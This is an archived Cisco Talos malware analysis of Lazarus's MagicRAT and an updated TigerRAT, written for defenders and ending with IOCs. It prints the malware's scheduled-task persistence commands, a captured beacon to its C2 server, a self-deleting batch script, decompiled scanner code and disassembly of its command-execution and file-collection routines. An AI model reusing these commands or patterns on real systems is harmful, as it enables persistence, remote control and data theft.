MagicRAT: Lazarus' latest gateway into victim networks

By Asheer Malhotra

Published: 2022-09-07 · Archived: 2026-04-06 00:28:59 UTC

Wednesday, September 7, 2022 08:01

- Cisco Talos has discovered a new remote access trojan (RAT) we're calling "MagicRAT," developed and operated by the Lazarus APT group, which the U.S. government believes is a North Korean state-sponsored actor.
- Lazarus deployed MagicRAT after the successful exploitation of vulnerabilities in VMWare Horizon platforms.
- We've also found links between MagicRAT and another RAT known as "TigerRAT," disclosed and attributed to Lazarus by the Korean Internet & Security Agency (KISA) recently.
- TigerRAT has evolved over the past year to include new functionalities that we illustrate in this blog.


Executive Summary

Cisco Talos has discovered a new remote access trojan (RAT), which we are calling "MagicRAT," that we are attributing with moderate to high confidence to the Lazarus threat actor, a state-sponsored APT attributed to North Korea by the U.S. Cyber Security & Infrastructure Agency (CISA). This new RAT was found on victims that had been initially compromised through the exploitation of publicly exposed VMware Horizon platforms. While being a relatively simple RAT capability-wise, it was built with recourse to the Qt Framework, with the sole intent of making human analysis harder, and automated detection through machine learning and heuristics less likely.

We have also found evidence to suggest that once MagicRAT is deployed on infected systems, it launches additional payloads such as custom-built port scanners. Additionally, we've found that MagicRAT's C2 infrastructure was also used to host newer variants of known Lazarus implants such as TigerRAT.

The discovery of MagicRAT in the wild is an indication of Lazarus' motivations to rapidly build new, bespoke malware to use along with their previously known malware such as TigerRAT to target organizations worldwide.

Actor profile



Attribution

Cisco Talos assesses with moderate to high confidence these attacks have been conducted by the North Korean state-sponsored threat actor Lazarus Group. This attribution is based on tactics, techniques and procedures (TTPs), malware implants and infrastructure overlap with known Lazarus campaigns.
We have observed overlaps in C2 servers serving MagicRAT and previously disclosed Lazarus campaigns utilizing the Dtrack RAT family. Furthermore, Talos has also discovered C2 servers hosting and serving TigerRAT to existing MagicRAT infections. TigerRAT is a malware family attributed to the Lazarus APT groups by the Korean Internet & Security Agency (KISA).

In some infections, we observed the deployment of MagicRAT by the attackers for some time, followed by its removal and the subsequent download and execution of another custom-developed malware called "VSingle," another implant disclosed and attributed to Lazarus by JPCERT.

Technical analysis

MagicRATMagicRAT is programmed in C++ programming language and uses the Qt Framework by statically linking it to the RAT on 32- and 64-bit versions. The Qt Framework is a programming library for developing graphical user interfaces, of which this RAT has none. Talos believes that the objective was to increase the complexity of the code, thus making human analysis harder. On the other hand, since there are very few examples (if any) of malware programmed with Qt Framework, this also makes machine learning and heuristic analysis detection less reliable.


The 32-bit version was compiled with GCC v3.4 using mingw/cygwin for support on the Microsoft Windows platform, the 64-bit version, however, was compiled with VisualC64, version 7.14.

The RAT uses the Qt classes throughout its entire code. The configuration is dynamically stored in a QSettings class eventually being saved to disk, a typical functionality provided by that class.

The malware configuration (containing author-defined QSettings) is stored in the file "visual.1991-06.com.microsoft_sd.kit" in the path "\ProgramData\WindowsSoftwareToolkit"- names and paths obviously chosen to trick the victim into believing they were part of the operating system.

The image below shows an example of a configuration file. During our analysis, we identified three sections in the configuration file:

- **[os]** which contains the command and control (C2) URLs.
- **[General]** which holds general information.
- **[company]** which holds data used in the communication with the C2.



All analyzed samples had three encoded C2 URLs that are used to register infections and then receive commands to execute on the infected endpoint. The URLs are stored in the configuration file with the keys "windows", "linux" and "mac." The values are prefixed with "LR02DPt22R" followed by the URL encoded in base64.

Upon execution, MagicRAT achieves persistence for itself by executing a hardcoded command that creates scheduled tasks on the victim machine.

Command	Intent
schtasks /create /tn "OneDrive AutoRemove" /tr "C:\Windows\System32\cmd.exe /c del /f /q C:/TEMP/[MagicRAT_file_name].exe" /sc daily /st 10:30:30 /ru SYSTEM	Scheduled task starting at a specific time [T1053/005]
schtasks /create /tn "Microsoft\Windows\light Service Manager" /tr C:/TEMP/[MagicRAT_file_name].exe /sc onstart /ru SYSTEM	Scheduled task starting at a different time an path [T1053/005]

Command	Intent
%HOME%/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/OneNote.lnk	Link created on startup folder [T1547/001]

Upon achieving persistence, the RAT contacts the C2.

```
POST /adm_bord/login_new_check.php%20 HTTP/1.1
Host: 64.188.27.73
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Content-Length: 41
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US,*

session=23wfow02rofw391ng23&type=system32HTTP/1.1 200 OK
Date: Fri, 12 Aug 2022 10:11:29 GMT
Content-Length: 0
```

During the initial stages of execution, MagicRAT will perform just enough system reconnaissance to identify the system and environment in which the attackers are operating. This is done by executing the commands whoami, systeminfo and ipconfig /all. The last command has its results returned via the upload of the file zero_dump.mix to the C2.

MagicRAT is rather simple — it provides the operator with a remote shell on the victim's system for arbitrary command execution, along with the ability to rename, move and delete files on the endpoint. The operator can determine the timing for the implant to sleep, change the C2 URLs and delete the implant from the infected system.

We also discovered a new variant of MagicRAT in the wild generated in April 2022. This sample now consisted of the ability to delete itself from the infected endpoint using a BAT file.

```
a_SelfDelete_via_BAT db '@echo off ',0Dh,0Ah
                                        ; DATA XREF: sub
                db ' :Repeat ',0Dh,0Ah
                db 'taskkill /F /IM %1 ',0Dh,0Ah
                db 'del /f /s /q "%2" ',0Dh,0Ah
                db 'if exist "%3" goto Repeat ',0Dh,0Ah
                db 'del /s /q "%4" ',0Dh,0Ah,0
```

Additional malware

One of the C2 servers used by the new MagicRAT sample, 64[.]188[.]27[.]73, hosted two more distinct implants masquerading as GIF URLs. Now, MagicRAT can make requests to its C2 and download a GIF file, which is actually an executable.

Lightweight port scanner

One of the GIF files discovered on the MagicRAT C2 is called "pct.gif," which is an extremely simple port scanner, whose main code fits into the image below.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // eax
  const char *v5; // [esp-4h] [ebp-19Ch]
  __int16 v6[200]; // [esp+8h] [ebp-190h] BYREF

  memset(v6, 0, sizeof(v6));
  if ( vv_loadws32_32dll() )
  {
    if ( argc == 4 )
    {
      if ( dword_40E210(257, v6) )
      {
        log("Initializing the socket library is failed.");
        return 0;
      }
      else
      {
        v4 = atol(argv[3]);
        v5 = argv[2];
        dword_40E218 = v4 == 1;
        atol(v5);
        if ( connect_param1_param2() )
          log("Connection success!");
        else
          log("Connection is failed.");
        return 0;
      }
    }
    else
    {
      log("Invalid parameter");
      return 0;
    }
  }
  else
  {
    log("Initialing ptr is failed!");
    return 0;
  }
}
```

It takes three arguments: The IP to connect to, followed by the port number and, finally, a value dictating whether the output of the port scan must be written to a log file on disk or the standard output. After a successful connection, the executable will either write the string "Connection success!" to the standard output or to a log file called "Ahnupdate.log" located in the current user's temporary directory.

TigerRAT

The second implant hosted on MagicRAT's C2 is a remote access trojan (RAT) known as TigerRAT. TigerRAT is an implant disclosed in 2021 by KISA and KRCERT as part of "Operation ByteTiger" detailing TigerRAT and its downloader "TigerDownloader."

This implant consists of several RAT capabilities, ranging from arbitrary command execution to file management. Capabilities of the implant include:

- Gather system information: username, computer name, network interface info, system info including product and version.
- Run arbitrary commands on the endpoint: set/get CWD, run command via cmd.exe

```
lea     rcx, [rbp+0C50h+str_sysdir]
mov     edx, 207h
call    cs:GetSystemDirectoryW
lea     r9, [rbp+0C50h+str_sysdir]
lea     r8, Format      ; "%s\\cmd.exe /c \"%s\""
lea     rcx, [rbp+0C50h+Buffer] ; Buffer
mov     edx, 410h       ; BufferCount
mov     [rsp+0D50h+lpWideCharStr], r14
call    swprintf_s
lea     rax, [rsp+0D50h+var_CE8]
lea     rdx, [rbp+0C50h+Buffer]
mov     [rsp+0D50h+var_D08], rax
lea     rax, [rbp+0C50h+var_CD0]
xor     r9d, r9d
mov     [rsp+0D50h+var_D10], rax
mov     [rsp+0D50h+var_D18], r15
mov     [rsp+0D50h+var_D20], r15
xor     r8d, r8d
xor     ecx, ecx
mov     [rsp+0D50h+cchWideChar], r15d
mov     dword ptr [rsp+0D50h+lpWideCharStr], 1
call    cs:CreateProcessW
```

Implant capability to run arbitrary commands.

- Screen capture.
- Socks tunneling.
- Keylogging.
- File Management: drive reconnaissance, enumerate/delete files, create and write to files, read files and upload contents to C2, create processes,
- Self delete/uninstall from system.The latest TigerRAT versions included one new capability with indicators of a second capability set to be introduced soon. One of these capabilities is called "USB dump." The authors have also created skeleton code in preparation for implementing video capture from Web cameras, though it hasn't been implemented yet.

USB Dump


The USB Dump capability gives the attackers the ability to:

- Enumerate files for path "LOCAL_APPDATA\GDIFONTC".
- Delete files.
- Find files of specific extensions in a specified drive and folder: .docx, .hwp, .doc, .txt, .pdf, .zip, .zoo, .arc, .lzh, .arj, .gz, .tgz. Add these files to an existing archive - in preparation for exfiltration. This is the main functionality of this new capability.

The image below shows the code used to check the file extensions.

```
lea     rdx, aDocx      ; ".docx"
lea     rcx, [rsp+298h+findfiledata.cFileName] ; Str
call    wcsstr
test    rax, rax
jnz     short loc_15887F3EFB1
lea     rdx, aHwp       ; ".hwp"
lea     rcx, [rsp+298h+findfiledata.cFileName] ; Str
call    wcsstr
test    rax, rax
jnz     short loc_15887F3EFB1
lea     rdx, aDoc       ; ".doc"
lea     rcx, [rsp+298h+findfiledata.cFileName] ; Str
call    wcsstr
test    rax, rax
jnz     short loc_15887F3EFB1
lea     rdx, aTxt       ; ".txt"
lea     rcx, [rsp+298h+findfiledata.cFileName] ; Str
call    wcsstr
test    rax, rax
jnz     short loc_15887F3EFB1
lea     rdx, aPdf       ; ".pdf"
lea     rcx, [rsp+298h+findfiledata.cFileName] ; Str
call    wcsstr
test    rax, rax
jz      short loc_15887F3EFF7
```

Lazarus' implants commonly stitch together functionalities, including occasionally removing and adding different functions, which is evident from the latest TigerRAT samples:



While Lazarus added a new capability (USB dumping and skeleton code for Webcam capture) they removed the port forwarding capability in the latest version. Older variants of TigerRAT (seen in 2020-2021) consisted of encrypted strings but the latest variant consists of strings in plaintext.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click here.

IOCs

The IOC list is also available in Talos' Github repo here.

MagicRAT

f6827dc5af661fbb4bf64bc625c78283ef836c6985bb2bfb836bd0c8d5397332

TigerRAT

f78cabf7a0e7ed3ef2d1c976c1486281f56a6503354b87219b466f2f7a0b65c4
1f8dcfaebbcd7e71c2872e0ba2fc6db81d651cf654a21d33c78eae6662e62392
bffe910904efd1f69544daa9b72f2a70fb29f73c51070bde4ea563de862ce4b1
196fb1b6eff4e7a049cea323459cfd6c0e3900d8d69e1d80bffbaabd24c06eba

TigerRAT unpacked

1c926fb3bd99f4a586ed476e4683163892f3958581bf8c24235cd2a415513b7f
f32f6b229913d68daad937cc72a57aa45291a9d623109ed48938815aa7b6005c
23eff00dde0ee27dabad28c1f4ffb8b09e876f1e1a77c1e6fb735ab517d79b76
ca932ccaa30955f2fffb1122234fb1524f7de3a8e0044de1ed4fe05cab8702a5

Port Scanner

d20959b615af699d8fff3f0087faade16ed4919355a458a32f5ae61badb5b0ca

URLs

hxxp[://]64[.]188[.]27[.]73/adm_bord/login_new_check[.]php
hxxp[://]gendoraduragonkgp126[.]com/board/index[.]php

hxxp[://]64[.]188[.]27[.]73/board/mfcom1.gif
hxxp[://]64[.]188[.]27[.]73/board/pct.gif
hxxp[://]64[.]188[.]27[.]73/board/logo_adm_org.gif
hxxp[://]64[.]188[.]27[.]73/board/tour_upt.html

IPs

193[.]56[.]28[.]251
52[.]202[.]193[.]124
64[.]188[.]27[.]73
151[.]106[.]2[.]139
66[.]154[.]102[.]91
